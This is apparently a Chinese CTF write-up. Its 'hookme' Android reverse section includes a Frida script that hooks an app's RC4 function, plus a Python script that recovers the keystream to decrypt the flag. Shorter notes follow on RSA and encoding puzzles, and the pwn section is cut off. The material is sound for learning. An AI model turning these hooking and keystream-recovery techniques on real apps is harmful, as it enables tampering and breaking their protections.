
base32\_table = "gVxwoFhPyT/YM0BKcHe4b8GCUZtlnLW2SJO51IErk+q6vzpamdARX9siND3uQfj7" #rc4解出来的

original\_bytes = custom\_base32\_decode(encoded, base32\_table)


print("Recovered a1 (ascii):", original\_bytes.decode(errors='replace'))

### hookme

apk文件，jadx分析，输入flag，经过rc4函数加密后与一串写好的密文比较，两者相等则输出正确，找到密文



利用rc4是流密码的特性，写一个hook脚本，在模拟器输入一串字符串，运行脚本给出对应经过函数加密后的密文，输入一个示例（足够长），拿到后去解密key数组，用key数组解密密文得到正确的flag





hook脚本

Java.perform(function () {

    var MainActivity = Java.use("com.example.hookme.MainActivity");

    // Hook rc4Encrypt(String input)

    MainActivity.rc4Encrypt.implementation = function (input) {

        console.log("[\*] Called rc4Encrypt()");

        console.log("    Input: " + input);

        var result = this.rc4Encrypt(input);

        // Convert byte[] to hex string

        var resultHex = byteArrayToHex(result);

        console.log("    RC4 Output (Hex): " + resultHex);

        return result;

    };

    function byteArrayToHex(byteArray) {

        var result = "";

        for (var i = 0; i < byteArray.length; i++) {

            var byte = byteArray[i];

            result += ("0" + (byte & 0xff).toString(16)).slice(-2);

        }

        return result;

    }

});

exp

def xor\_bytes(b1: bytes, b2: bytes) -> bytes:

    return bytes([x ^ y for x, y in zip(b1, b2)])

# === Step 1: 用于恢复 keystream 的已知明文和密文 ===

# 必须都是 44 字节（即 44 个字符，或 88 个十六进制字符）

known\_plaintext = b"flag{this\_is\_just\_a\_dummy\_test\_for\_recovering\_rc4}"

known\_ciphertext\_hex = "f235b888b3e5eddbea2abea7f69ff820c797a5dde01a10b8ba876b97c4fcf472f39bf8dcad03b89b36435258859078a6a81a"

known\_ciphertext = bytes.fromhex(known\_ciphertext\_hex)

# 确保长度一致

if len(known\_plaintext) != len(known\_ciphertext):

    raise ValueError(f"明文和密文长度不一致: {len(known\_plaintext)} != {len(known\_ciphertext)}")

# Step 2: 恢复 keystream

keystream = xor\_bytes(known\_plaintext, known\_ciphertext)

print("✅ Recovered keystream (hex):", keystream.hex())

# === Step 3: 使用 keystream 解密另一个密文 ===

# 替换为你要解密的真实目标密文

target\_ciphertext\_hex = "f235b888b3f4e08bff17e7e29bc3bf67d0f9a1b7b6581bb4a1eb299684e99923a8d193caf91d"

target\_ciphertext = bytes.fromhex(target\_ciphertext\_hex)

# 解密目标密文

if len(target\_ciphertext) > len(keystream):

    raise ValueError("密文长度超过 keystream 长度，无法解密")

decrypted = xor\_bytes(target\_ciphertext, keystream)

try:

    print("🔓 Decrypted plaintext:", decrypted.decode(errors="ignore"))

except Exception as e:

    print("❌ 解码失败:", e)

# Crypto

#### esay\_rsa

网站分解n得到p，q，写脚本运行



包上flag{}


#### 2.dp


dp泄露，直接套脚本改下数据




#### 简单编码

txt中给的abab形式，很明显转换为01二进制转ascll就行





接着进入厨师




base32--url--base64

最后进随波逐流‘



#### baby\_rsa


分离n1得到p1，q1，e=c1 - p1 = 6701513605196718137208327145211106525052740242222174201768345944717813148931274437740087428165253744741547590314279846187850432858954606153257994418035341



然后求出d



d = 1322874566486382881454604115011030734869




# Pwn

## 1.lllibc

### 解题思路：


先用checksec查一下保护



放到IDA里分析



